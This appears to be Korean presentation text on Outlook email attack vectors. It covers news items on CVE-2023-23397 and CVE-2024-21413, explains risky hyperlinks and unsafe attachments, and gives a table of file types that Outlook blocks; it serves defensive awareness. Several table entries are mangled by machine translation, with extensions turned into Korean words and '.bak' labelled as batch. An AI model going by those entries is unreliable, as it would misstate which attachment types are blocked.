

Outlook을 통한 메일 공격 유형 사례 분석

MS 아웃룩 제로데이 취약점 패치 발표... 메일 읽지 않아도 탈취 가능

입력 : 2023-03-19 18:04



MS 아웃룩(Outlook) 제로데이 취약점(CVE-2023-23397) 패치
러시아 정보총국(GRU) 연계 해킹 그룹이 악용한 것으로 추정


[보안뉴스 원병철 기자] 러시아 정보총국(GRU) 연계 해킹 그룹이 악용한 것으로 추정되는 아웃룩(Outlook) 제로데이 취약점(CVE-2023-23397) 패치가 발표됐다. 마이크로소프트는 보안을 유지하려 먼 모든 고객이 '윈도우용 마이크로소프트 아웃룩'을 업데이트하라고 권고했다.



제23회 세계 보안 2024

MS의 아웃룩에서 발견된 모니터링크 취약점, 느낌표 하나로 해킹 끝

입력 : 2024-02-15 11:56




요약 : 보안 외신 블리핑컴퓨터에 의하면 최근 공개되고 패치된 MS 아웃룩의 취약점인 CVE-2024-21413을 빠르게 처리해야 한다는 경고가 나왔다고 한다. 익스플로잇이 아주 간단하기 때문이다. CVE-2024-21413을 익스플로잇 하는 데 성공할 경우 공격자는 오피스 프로텍티드 뷰(Office Protected View)라는 기능을 무력화시킬 수 있게 되며, 따라서 사용자들에게 악성 콘텐츠를 노출시킬 확률이 높아진다. 또한 원격 코드 실행 공격 역시 가능하게 된다. 오피스에 속한 여러 제품에 영향을 줄 수 있는 것으로 알려져 있다.



제23회 세계 보안 2024

Hyperlink

one single click - web link



웹 링크의 경우 브라우저에서 url 실행

Hyperlink

one single click - not a web link

http / https 이외의 다른 프로토콜 사용

단순 웹 링크가 아닌 다른 유형의 하이퍼링크로 인해 보안 위험이 발생

Skype로 전화

Attachment


double click - "안전하지 않음" 파일 형식

피해자에게 악성 첨부 파일이 포함된 이메일을 보내고 피해자가 첨부 파일을 열도록 유도

해당하는 첨부 파일 형식에 대해 등록된 애플리케이션의 보안에 따라 달라지며 애플리케이션이 적절한 보안 조치를 가지고 있다면 사용자에게 덜 위험

.vbs 파일 형식을 "안전하지 않음"으로 표시

열 수 없는 상태



Attachment

double click - "안전하지 않음" 파일 형식




Outlook에서 차단되는 파일 형식					
파일 이름 확장명	파일 형식				
.ade	Access Project Extension(Microsoft)				
.adp	Access Project(Microsoft)				
.앱	실행 가능한 응용 프로그램				
.신청	ClickOnce 배포 매니페스트 파일				
.appref-ms	ClickOnce 응용 프로그램 참조 파일				
.asp	활성 서버 페이지				
.aspx	활성 서버 페이지 확장				
.asx	ASF 리디렉터 파일				
.bas (영문)	BASIC 소스 코드				
.bak	일괄 처리				
.bgi	볼랜드 그래픽스 인터페이스				
.택시	Windows 캐비닛 파일				
.cer	인터넷 보안 인증서 파일				
.chm	컴파일된 HTML 도움말				
.cmd	DOS CP/M 명령 파일, Windows NT용 명령 파일				
.cnt	Microsoft 도움말 워크샵 응용 프로그램				
.com	명령				
.cpl	Windows 제어판 확장(Microsoft)				
.crt	인증서 파일				
.csh	csh 스크립트				
.데르	DER로 인코딩된 X509 인증서 파일				
.diagcab	Microsoft 진단 캐비닛 파일				
.exe	실행 파일				
.fxp 님	FoxPro 컴파일 소스(Microsoft)				
.가젯	Windows Vista 가젯				
.grp	Microsoft 프로그램 그룹				
.hlp	Windows 도움말 파일				
.hpj	AppWizard 도움말 프로젝트				
.hta	하이퍼텍스트 응용 프로그램				
.htc (영문)	HTML 구성 요소 파일				
.inf	정보 또는 설정 파일				
.기능	IIS 인터넷 통신 설정(Microsoft)				
.iso	광 디스크 매체 파일 시스템				
.reg	W95/98용 등록 정보/키, 레지스트리 데이터 파일				
.scf입니다	Windows 탐색기 명령				
.scr	Windows 화면 보호기				
.sct	Windows 스크립트 구성 요소, Foxpro 화면(Microsoft)				
.shb	문서에 대한 Windows 바로 가기				
.shs	셸 스크랩 오브젝트 파일				
.주제	데스크톱 테마 파일 설정				
.tmp	임시 파일/폴더				
.url	인터넷 위치				
.vb	VBScript 파일 또는 Visual Basic 소스				
.vbe	VBScript로 인코딩된 스크립트 파일				
.vbp	Visual Basic 프로젝트 파일				
.vbs 님	VBScript 스크립트 파일, Visual Basic for Applications 스크립트				
.vhd	가상 하드 디스크				
.vhdx	가상 하드 디스크 확장				
.vs매크로	Visual Studio .NET 이진 기반 매크로 프로젝트(Microsoft)				
.vsw	Visio 작업 영역 파일(Microsoft)				
.webpnp 님	인터넷 인쇄 파일				

Attachment

double click - 분류되지 않은 파일 형식

분류되지 않은 파일의 형식

microsoft access 2007 데이터베이스 파일





Attachment

double click - 분류되지 않은 파일 형식

CVE-2023-21715

